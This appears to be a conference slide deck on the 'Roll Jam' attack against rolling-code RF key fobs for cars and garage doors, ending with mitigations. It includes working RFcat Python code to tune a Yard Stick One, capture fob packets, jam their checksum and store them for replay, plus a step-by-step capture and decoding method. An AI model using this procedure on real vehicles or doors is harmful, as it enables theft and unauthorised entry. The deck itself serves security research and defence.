RKE (Key Fob) Attack Using Roll Jam Technique

Robert Leale

CanBusHack, Inc.

Who Am I?

- Founder of CanBusHack, a vehicle communication research company founded in 2010 (canbushack.com)
- robertleale@canbushack.com
- Founder of the Car Hacking Village (carhackingvillage.com)
- Twitter: @CarHackVillage

What is Roll Jam?

- Jamming a Wireless Message that is protected by a Rolling Code
- Capture these messages and store them
- Selectively jamming the stored message so the intended receiver ignores the message
- Sammy Kumar popularized the method when he created a RollJam tool


- He never public released his method
- His method used custom assembled hardware

Who's Effected

- Vehicles with unidirectional RF Key Fobs
- Garage Door Openers
- Many other RF applications

Research

- Find Key Older Key Fob where there is a little more documentation
- KeeLoq has a lot of data!
- Use the Datasheet if available



Tools Needed


- SDR
- Yard Stick One
- Audacity
- Gqrx
- Python/RFcat

SDR

- Any SDR will do
- We used RTLSDR
- Cost $25
- RX Only
- Supports both 315Mhz and 433Mhz
- Wide Support amongst many applications


Yard Stick One

- Open Source Tool from Great Scott Gadgets
- Cost around $125
- RX or TX
- Supports both 315Mhz and 433Mhz




Gqrx

- Open Source Radio application
- Used to acquire the Raw Waveform
- Confirmed Frequency Offset of Key Fob



Audacity

- Open Source Audio application
- Used for analyzing RX Input
- Found Bit Rate and Preamble information



RFcat

- Open Source Application written by Atlas
- Supports iPython tab complete
- Used to interact with Yard Stick One

```
def fastSetup():
    d.setFreq(315030000)                #Frequncy to scan/transmit
    d.setMdmModulation(MOD_ASK_OOK)     #Sets the type of RF modulation for encoding/decoding messages
    d.setMdmDRate(4800)                 #Sets the baud rate
    d.setPktPQT(0)                      #Sets preamble quality threshold(I think)
    d.setMdmSyncWord(0x2492)            #Sets what the dongle will scan for to display in recieved packets
    d.setMdmSyncMode(1)                 #Controls how much of the packet must match the chosen sync word
    d.setMdmNumPreamble(0)              #Turns off automatic preamble transmission
    d.setMaxPower()                     #Sets dongle to broadcast at maximum power
    d.makePktFLEN(28)                   #Sets the length of the recieved packets
    d.setModeRX()                       #Sets the dongle to recieve packets
```

The Attack


- First we needed to find a point of attack
- Checksum was documented
- Weak frame structure
- Capture the Data from Fob
- Jam the Checksum and store data (Car ignores this message)
- Wait for user to retransmit
- Jam the Checksum again then retransmit the first Message

```
#-----------------------------------
#This section deals with rolljamming
#-----------------------------------

#Does all the work in the rolljam
def waitJam():
    d.makePktFLEN(15)
    while not keystop():
        try:
            d.RFrecv(1)
        except ChipconUsbTimeoutException:
            print("Done")
            break
    while not keystop():
        try:
            val, crap = d.RFrecv(1)
            if val != '':
                d.setModeTX()
                time.sleep(1)
                if val.encode("hex")[0] != '7':
                    print("Sorry. Bad data packet")
                    print(val.encode("hex"))
                    d.setModeRX()
                    d.makePktFLEN(28)
                    cont = 'false'
                    return cont
                else:
                    val = pad(val.encode("hex") + 'da4da6934d349b6db69b69b4')
                    return val
        except ChipconUsbTimeoutException:
            pass
```


Capturing the Message

- Open GQRX
- Set selected frequency to key fob's frequency
- Save the Raw Data as a .WAV File
- Open the message in Audacity




Message Logic

- PWM Message
- Read Each Bit as if it were 3 bits
- Take only the middle bit
- If Logic “0” then its High
- If Logic “1” then its Low




Preamble

- Each frame starts with a Preamble to notify the receiver that a new message is starting
- This also works as a way of filtering noise




Data

- The data is encrypted using Keyloq
- We don't need to understand the data
- We will capture the data encrypted and send it encrypted



Checksum

- Can Calculate ourselves
- Unencrypted
- Vehicle will ignore entire message if this is corrupt
- Jam the checksum
- If Checksum Unknown, then use to receivers.




Mitigations

- Encrypt the Checksum
- Use multiple frequencies
- Use bidirectional Messaging
- Assume Jamming Can Happen
- If it happens twice, probably under attack

Relay Attacks/Range Extenders


- ADAC (Munich-based automobile club)



- ETH Zurich (2011)

Unicorn

- Qihoo360 Unicorn
- BOM Cost ~$11 each
- Nearly 1 Mile (Line of Sight) Range



Conclusion

- Key Fob tech doesn’t age well
- Encryption is good but can’t protect against everything
- Checksums are important